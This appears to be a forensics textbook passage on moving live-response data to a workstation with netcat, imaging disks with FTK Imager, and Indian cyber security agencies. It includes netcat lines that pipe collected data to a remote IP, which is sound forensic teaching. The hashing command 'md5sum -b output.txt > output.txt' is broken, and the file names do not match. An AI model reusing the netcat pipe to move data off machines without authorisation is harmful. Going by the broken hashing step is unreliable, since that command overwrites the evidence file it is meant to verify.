


Figure 41: Triage_IR tool




Figure 42: Output screen of Triage_IR

This tool will run for a while and effectively collect all the necessary live information from the machine under examination.

2.5.3 Transferring data to the investigators machine

There are two main ways that we can transmit the data to the forensic workstation. The first way is to use the “swiss army knife” of network administrators called *netcat*. This utility simply creates TCP channels. It can be executed in a listening mode, like a telnet server; or in a connection mode, like the telnet client. We can start a netcat server on our forensic workstation with the following command:

```
nc -v -l -p <local port no> > output.txt
```

- v switch places netcat in verbose mode.
- l: switch places netcat in listening mode
- p switch tells netcat on which TCP port to listen for data.

By using this command, any data sent to TCP port mentioned on our forensic workstation will be saved to output.txt. On the victim computer, run a command to collect live response data. The output of the command is sent over our TCP channel on specified port and saved in the forensic workstation instead of the victim’s hard drive. The data can be sent from the victim computer with the following command:

```
<data collection script> | nc.exe forensic_workstation_ip_address port
```

After these commands are executed and produced the output, you need to press CTRL-C (^C) to break the *netcat* session, and the resulting file *output.txt* will contain all of the data from the

command that was executed. A simple MD5 checksum of *command.txt* can be calculated so that you may prove its authenticity at a later date using the following command:

```
md5sum -b output.txt > output.txt
```

-b option tells md5sum to calculate the MD5 hash of the contents of the *command.txt* file in binary mode.

There are some secure variants of netcat are also available like *cryptcat* (the utility could be downloaded from <http://sourceforge.net/projects/cryptcat>). It encrypts all of the data across the TCP channel. The *cryptcat* uses all of the same command-line switches as *netcat*. The *cryptcat* offers two advantages: secrecy and authentication. Because the data is encrypted, intruders will not be able to see what you are collecting. Due to the encryption, any bit manipulation by an intruder is detectable as it will be unencrypted on the forensic workstation. If the bits are altered when traversing the network, your output will be garbled. You can choose the password used in the encryption algorithm by issuing the -k command-line flag provided to *cryptcat*. You must have the same encryption password on both sides of the connection for this process to work.

2.6 INTRODUCTION TO DISK IMAGE

Disk image is an exact bit-level copy of the original evidence, which preserves the data and later this image of data can be used for performing analysis. Images can be a physical or a logical copy of a hard drive, memory dump, or copies of removable media like a CD- ROM.

A bit-by-bit copy is different from a simple backup copy of a disk, which can't copy deleted files or e-mails or recover file fragments. On the other hand, a bit-by-bit image is a file containing a bit-stream copy of all data from a suspect disk. A bit-stream copy is a bit-by-bit copy of the original storage medium. A bit-stream copy is an exact duplicate of the original disk, while a backup copy is nothing but a compressed file stored in a folder. Disk imaging takes sector-by-sector copy usually for forensic purposes and as such it will contain some mechanism (internal verification) to prove that the copy is exact and has not been altered. It does not necessarily need the same geometry as the original as long as arrangements are made to simulate the geometry if it becomes necessary to boot into the acquired image.

Disk imaging is also be used for taking backup of the disk. Disc imaging creates a exact copy of the source disk but in backup only copies the active file. In backup, ambient data (data stored in Windows swap file, unallocated space and file slack) is not copied which is one of the important sources for the evidence.

Evidence must be handled properly and very easily destroyed. With only one strike on keyboard evidence could be accidentally destroyed or modified.

“Never work on the original evidence.”

Although it is easier to do analysis directly on original evidence it is not best practice in computer forensics. Evidence would be exposed to the risk of contamination. During computer forensic process, the risk of alterations, damage and virus introduction on evidence must be eliminated or minimized. In this situation, disk imaging tool can be used to make a bit-stream duplicate or forensically sound copy of an original disk. The best way to do analysis is on copy evidence. If something went wrong, the processes can be restarted by making a second image of the disk.

2.7 DISK IMAGING

Disk images are created in order to make an exact copy of a drive or memory cards. There are many commercial tools available for disk imaging. We are discussing the most popular one, FTK Imager Lite, Windows acquisition tool from AccessData, which can be downloaded from <http://accessdata.com/product-download/digital-forensics/ftk-imager-lite-version-3.1.1>. This is a free tool used by forensic professionals world-wide for the preservation and integrity of the data recovery process. If you are imaging a large card or drive, make sure you have space on another disk to store the image. For example, if you are imaging a 32GB memory card, you will need 32GB free somewhere else to store the image.

2.7.1 Acquiring Disk Image using FTK Imager

This is a step-by-step guide to acquiring a disk image from a live computer system using FTK Imager. It is designed to assist IT and security personnel with little or no forensic experience capture a disk image of a system that need some form of forensic analysis. The first step is to Open FTK imager as Administrator.




Figure 43: Launching FTK Imager

FTK Imager opens up as shown in **Error! Reference source not found.** From File Option (Alt-) in the Menu, select Create Disk Image option (1). Select appropriate evidence from the list as source. I have chosen physical Drive as the source (2)





Figure 44: Creating disk image

Select appropriate drive (3). In the above example, we are trying to take image of a USB device for demonstration purpose. From the list it is clearly visible that the Windows machine in question has two SCSI local hard disks of total size (3TB), identified as [\\.\PHYSICALDRIVE0](#) and [\\.\PHYSICALDRIVE1](#). And two USB devices attached.




Figure 45: Source selection

In the Create Image window, as shown in Figure 46 click Add. "Verify images after they are created" option is selected by default(1). In the "Image Type select" dialogue box, select RAW (dd) format as the file format(2). The rest are custom types (ENCASE, advanced forensic format) and often cases they need special software to operate them.

"Evidence Item information" asked you to enter information relevant to the case, such as case no, evidence no, examiner details (3) etc. In the Image Filename field, specify the name of the image WITHOUT SPECIFYING EXTENSION (default extension provided by FTK). Set the Image Fragment Size to 0 to avoid fragmenting the image and click Finish(4). Ensure that sufficient space (equal to the size of the drive being imaged) is present on the drive on which the disk image has to be saved.




Figure 46: Steps to demonstrate the imaging of the disk

Selecting the above options will start the process of disk imaging. Once the imaging process completes, FTK Imager will read through the image file and confirm the hash value is the same as the suspect drive or volume. The image summary option shows us details about the image created. Click Close. If successfully created, the disk image is found in the location you specified.




Figure 47: Checking checksum value

When you acquire a physical disk, you are creating an image of the entire physical hard drive from sector 0 to the last sector on the drive. Doing this means you will also acquire all of the logical volumes on the disk. The advantages of acquiring a physical disk is that you capture everything including the all-important master boot record (MBR). The disadvantage to this approach is that it takes longer and requires more space on your evidence drive. Acquiring a logical drive means you are going to image a single logical volume (e.g. C:\). The only thing you will have on your evidence drive is the data space allocated to that particular volume. This means the space starting with the volume boot record (VBR) to the last sector allocated to the volume.

2.7.2 Verifying the image created

From FTK image Lite File menu > Add Evidence Item. Select Image file and browse for the one we have created.




Figure 48: Verifying checksum value




Figure 49: Locating output of checksum

2.8 SUMMARY

Computer forensics is important. The procedures are important to follow, because doing so ensures evidence will be admitted and suspects will be more likely to face the consequences, if found guilty. Following these procedures also means using the proper forensic tools to analyze data correctly. The tools used depend on what is being analyzed. Smaller companies or an individual user might not need many resources to secure their computers but perhaps a big

organization might need many different types of applications to monitor hundreds of computers and dozens of sub-networks. This might require a digital evidence bag for more efficient Computer Forensics Procedures, Tools, and Digital Evidence Bags for collection of data. Also, certain technologies would benefit from a digital evidence bag such as magnetic card readers due to specific programs associated with the device to operate and process information.

2.8 CHECK YOUR PROGRESS

1. What is the purpose of a write block protection device?
2. What types of digital media devices can potentially hold data?
3. In computer forensics methodology, what do you infer “metadata”
4. Does turning off a machine impact forensics analyst? If you think yes, Explain? If you think, No, justify?

UNIT III: CYBER SECURITY INITIATIVES IN INDIA

3.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Know about cyber security initiatives in India.
- Understand the intent of securing cyber space.
- Know various agencies involved in information and cyber security.

3.2 INTRODUCTION

‘Digital India’ and ‘Make in India’ are two initiatives launched by the Government of India recently. ‘Digital India’ aims to transform India into a ‘digitally empowered society and knowledge economy’ whereas ‘Make in India’ is ‘to facilitate investment, foster innovation, enhance skill development, protect intellectual property and build best in class manufacturing infrastructure’. Cyber Security is integrated part of the Digital India program. In this unit we will discuss some initiative in cyber security and various agencies involved for creating secure cyber ecosystem in India, which is critical for success of the Digital India program.

3.3 CYBER SECURITY INITIATIVES

3.3.1 National Cyber Security Policy

The National Cyber Security Policy (NCSP) 2013 was released on July 2, 2013 by the Government of India to build a secure and resilient cyberspace for citizens, businesses and government. The policy document begins with the preamble in which it defines the cyberspace and highlights the importance of Information Technology in driving the economic growth of the nation. It also elaborates how IT has made India an international player in providing IT solutions. Later in the preamble the challenges faced in the cyber world are being discussed which can be natural, technical, incidental or accidental and the data which is transmitted in the cyber space is vulnerable to attacks by both nation-states and non-state actors. The policy gives an overview of how effectively information, Information Systems and networks can be protected and what is the government’s approach and strategy to protect cyber space in the country.

The objective of this policy is to create a secure cyber space ecosystem and strengthen the regulatory framework and enhance adoption of IT in all sectors of the economy. A National and Sectoral 24X7 mechanism has been envisaged to deal with cyber threats through National Critical Information Infrastructure Protection Centre (NCIIPC). The policy also aims to improve visibility of the integrity of ICT products and services, to create a workforce of 500,000 professionals skilled in cyber security in the next 5 years. The policy directs to enable protection of transmitted data and stored data and to enable effective prevention, investigation &

prosecution of cyber crime and enhancement of law enforcement capabilities through appropriate legislative intervention.

In the later sections, the strategy of the policy is discussed. The policy document aims at encouraging all organizations whether public or private to designate a person to serve as Chief Information Security Officer (CISO) who will be responsible for cyber security initiatives. Organizations are required to develop their information security policies properly dovetailed into their business plans and implement such policies as per international best practices. Provisions of fiscal schemes and incentives have been incorporated in the policy to encourage entities to install trustworthy ICT products and continuously upgrade information infrastructure with respect to cyber security.

The policy directs to create an assurance framework, encourage open standards, strengthening the regulatory framework, creating mechanisms for security threat early warning, vulnerability management & response to security threats, securing E-Governance services, protection & resilience of Critical Information Infrastructure. The policy also emphasizes on promoting research & development in cyber security.

3.3.2 Critical Information Infrastructure protection

Critical Infrastructure (CI) is defined as “those facilities, systems, or functions, whose incapacity or destruction would cause a debilitating impact on national security, governance, economy and social well-being of a nation”. Critical Information Infrastructure (CII) is that ICT infrastructure upon which core functionality of Critical Infrastructure is dependent. The Section 70 of IT Act 2000, defines CII as: “the computer resource, the incapacitation or destruction of which, shall have debilitating impact on national security, economy, public health or safety.” A few characteristics of CII are:

- Highly Complex
- Distributed
- Interconnected
- Interdependent

3.3.2.1 The Types of threat to CII, the threat vectors and actors

We have several possible threats to CII that can be listed as Internal and External Threats.

- a.** Internal Threat -It is defined as “One or more individuals with the access and/or inside knowledge of a company, organization, or enterprise that would allow them to exploit the vulnerabilities of that entity’s security, systems, services, products, or facilities with the intent to cause harm”. Insider betrayals cause losses due to IT sabotage, Fraud, and Theft of Confidential or proprietary information. This may be intentional or due to ignorance.
- b.** External Threat arise from outside of the organization by individuals, hackers, organizations, terrorists , foreign Government agents, non-state actors and pose risk like Crippling CII, Espionage, Cyber/Electronic warfare, Cyber Terrorism etc. Individuals,

Disgruntled or ex-employee, Rivals (Industrial Espionage), Hackers, Script kiddies, Crackers, Hactivists, CyberMercenaries, Terrorist groups (CyberJihadi)majority act as threat actors against the CII. Malware Attacks, Email attachments, Smartphones, Removable media, Web, Social Engineering Attacks, Social network, Wireless attacks, DOS/DDOS, Botnet are major threat vectors used to exploit CII.

3.3.2.2 National Critical Information Infrastructure Protection Centre (NCIIPC)

Under Section 70A of IT act, NCIIPC, under National Technical Research Organization(NTRO), is being declared as the nodal agency for the protection of Critical Information Infrastructure of India. Gazette notification for NCIIPC under section 70A (1) is underway. NCIIPC under its mandate from section 70A(2) of IT Act is responsible for all measures including R&D for protection of Critical Information Infrastructure.

The mission of NCIIPC is ‘To take all necessary measures to facilitate protection of Critical Information Infrastructure from unauthorized access, modification, use, disclosure, disruption, incapacitation or destruction through coherent coordination, synergy and raising information Security awareness among all stakeholders’. So the basic objective of the Centre Government is to protect CII and create security awareness among stakeholders.

The NCIIP follow a simple strategy to meet its mission that includes:

- Prevention and early warning
- Detection
- Mitigation
- Response
- Recovery
- Resilience

3.3.2.3 Functions of NCIIPC

Being a body notified by law, NCIIPC bears several duties. The function of NCIIPC includes:

- Identification of Critical Sub-sectors
- Study of Information Infrastructure of identified critical sub-sectors
- Issue of Daily / Monthly cyber alerts / advisories
- Malware Analysis
- Tracking zombies and Malware spreading IPs
- Cyber Forensics activities
- Research and Development for Smart and Secure Environment.
- Facilitate CII owners in adoption of appropriate policies, standards, best practices for protection of CII.
- Annual CISO Conference for Critical Sectors. Awareness and training
- 24X7 operation and helpdesk

3.3.3 Cyber Crisis Management Plan and Empanelment of information security auditing organizations

Indian Computer Emergency Response Team (CERT-In) has created the Crisis Management Plan for Countering Cyber Attacks and Cyber Terrorism in the country and is working towards its implementation across Government and critical sectors in the country. Further, *CERT-In* has developed specific capabilities to engage itself in effective cyber forensic as well as analysis of malicious codes. In order to support the organizations in the critical sector and Government in enhancing their ability to resist cyber attacks and improving their security posture, *CERT-In* has created a panel of security auditing organisations that can provide wide range of security auditing services on commercial basis.

3.3.4 National cyber security exercise

CERT-In is carrying out regular cyber security mock drills with critical information infrastructure organizations in the country to assess their preparedness with respect to cyber security. These drills have helped tremendously in improving the cyber security posture of the information infrastructure and training of manpower to handle cyber incidents, besides increasing the cyber security awareness among the critical sector organizations. The last drill was conducted in December 2012, with over 50 organisations participating in the drill. Besides this, a joint Indo-US Cyber Security Drill was conducted by CERT-In and US-CERT in September 2012. Another Security drill with Asia Pacific CERT was also conducted on September 2012.

3.3.5 National Cyber Coordination Centre (NCCC)

National Cyber Coordination Centre is a proposed cyber security and e-surveillance agency in India. It is intended to screen communication metadata and co-ordinate the intelligence gathering activities of other agencies. Some of the components of NCCC include a cyber attack prevention strategy, cyber attack investigations and training, etc.

3.3.6 Botnet Cleaning Center

Botnet is a network of malicious software which can steal information, take control of device function and carry out cyber attacks like Distributed Denial-of-Service (DDoS). As a part of the Digital India program, the Government is setting up a centre that will detect malicious programs like 'botnets' and help people remove such harmful software from their devices.

3.3.7 E-mail policy of Government of India

Today, email is considered to be as the major source of communication between individuals and organization, both public and private. The same is true for Govt. of India (GOI) as well. With the increasing use of Emails to communicate among different Govt. Agencies, the email policy was laid down by Government of India (GOI) in October 2013. Some of the important clauses of the policy are covered below. Readers are advised to download policy from the website of

Department of Electronics & IT³². The Policy is subdivided into following major sections namely:

1. Introduction
2. Scope
3. Objective
4. Roles specified for implementation of the policy
5. Basic Requirements of GOI e-mail Service
6. Responsibilities of user organisations
7. Responsibilities of a User
8. Service level agreement
9. Security of emails/ Release of logs
10. Security incident management process
11. Intellectual property
12. Enforcement
13. Deactivation
14. Exemption
15. Audit of E-mail services
16. Review

3.4 CERT-IN AND OTHER AGENCIES

3.4.1 Indian Computer Emergency Response Team (CERT-In)

Indian Computer Emergency Response Team (CERT-In) is operational since January 2004. CERT-In has been designated under Section 70B of Information Technology (Amendment) Act 2008 as a national nodal agency for countering cyber attacks. It act as mother CERT for India. The constituency of CERT-In is the Indian Cyber Community. CERT-In is the national nodal agency for responding to computer security incidents as and when they occur.

As per Information Technology Amendment Act 2008, CERT-In has been designated to serve as the national agency to perform the following functions in the area of cyber security.

- collection, analysis and dissemination of information on cyber incidents;
- forecast and alerts of cyber security incidents;
- emergency measures for handling cyber security incidents;
- coordination of cyber incidents response activities;
- issue guidelines, advisories, vulnerability notes and whitepapers relating to information security practices, procedures, prevention, response and reporting of cyber incidents;

³² <http://deity.gov.in/content/email-policy>

- such other functions relating to cyber security as may be prescribed.

3.4.2 Ministry of Communications & IT

Department of Electronics & IT under Ministry of Communications & IT is nodal ministry for implementing various initiatives of digital India program. e-development of India as the engine for transition into a developed nation and an empowered society. Its mission is to promote e-Governance for empowering citizens, promoting the inclusive and sustainable growth of the Electronics, IT & ITES industries, enhancing India's role in Internet Governance, adopting a multipronged approach that includes development of human resources, promoting R&D and innovation, enhancing efficiency through digital services and ensuring a secure cyber space.

3.4.2.1 Objectives

- e-Government: Providing e-infrastructure for delivery of e-services
- e-Industry: Promotion of electronics hardware manufacturing and IT-ITES industry
- e-Innovation / R&D: Implementation of R&D Framework - Enabling creation of Innovation/ R&D Infrastructure in emerging areas of ICT&E/Establishment of mechanism for R&D translation
- e-Learning: Providing support for development of e-Skills and Knowledge network
- e-Security: Securing India's cyber space
- e-Inclusion: Promoting the use of ICT for more inclusive growth
- Internet Governance: Enhancing India's role in Global Platforms of Internet Governance.

3.4.2.2 Cyber Security

Objectives and Targets- The following primary objectives had been identified in cyber security:

- Securing cyber space
- Preventing cyber attacks
- Reducing national vulnerability to cyber attacks.
